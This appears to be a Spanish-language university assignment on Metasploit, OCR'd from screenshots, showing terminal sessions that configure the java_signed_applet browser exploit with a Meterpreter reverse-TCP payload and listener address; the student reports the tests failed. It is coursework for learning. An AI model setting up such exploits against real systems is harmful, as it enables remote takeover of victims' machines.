Universidad Central del Ecuador
Facultad de Filosofía, Letras y Ciencias de la Educación


ESTUDIANTE: Edgar David Cacuango


SEMESTRE: VIII **PARALELO:** B **FECHA:** 05/09/2021


ASIGNATURA: Administración de centros informáticos educativos


DOCENTE: MSc. Victor Zapata


Tema: Metasploit







Cuál es ... *Sin tít... root@k... 07:39 PM
root@kali: /home/david
Archivo Acciones Editar Vista Ayuda
msf6 exploit(multi/browser/java_signed_applet) > set SRVPORT 80
SRVPORT ⇒ 80
msf6 exploit(multi/browser/java_signed_applet) > set URIPATH /
URIPATH ⇒ /
msf6 exploit(multi/browser/java_signed_applet) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/browser/java_signed_applet) > show options
Module options (exploit/multi/browser/java_signed_applet):
Name Current Setting Required Description
APPLETNAME SiteLoader yes The main applet's class name.
CERTCN SiteLoader yes The CN= value for the certificate. Cannot contain ',' or '/'
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 80 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
SigningCert no Path to a signing certificate in PEM or PKCS12 (.pfx) format
SigningKey no Path to a signing key in PEM format
SigningKeyPass no Password for signing key (required if SigningCert is a .pfx)
URIPATH / no The URI to use for this exploit (default is random)
Payload options (windows/meterpreter/reverse_tcp):



Cuál es ... *Sin tít... root@k... 07:40 PM
root@kali: /home/david
Archivo Acciones Editar Vista Ayuda
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
1 Windows x86 (Native Payload)
msf6 exploit(multi/browser/java_signed_applet) > set LHOST 157.100.173.19
LHOST ⇒ 157.100.173.19
msf6 exploit(multi/browser/java_signed_applet) > show options
Module options (exploit/multi/browser/java_signed_applet):
Name Current Setting Required Description
APPLETNAME SiteLoader yes The main applet's class name.
CERTCN SiteLoader yes The CN= value for the certificate. Cannot contain ',' or '/'
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 80 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections







No se pudo realizar las pruebas debido a no se pudo vincular a la IP

Segunda Manera (crear un archivo .exe)







No se pudo realizar las pruebas debido a no se pudo vincular a la IP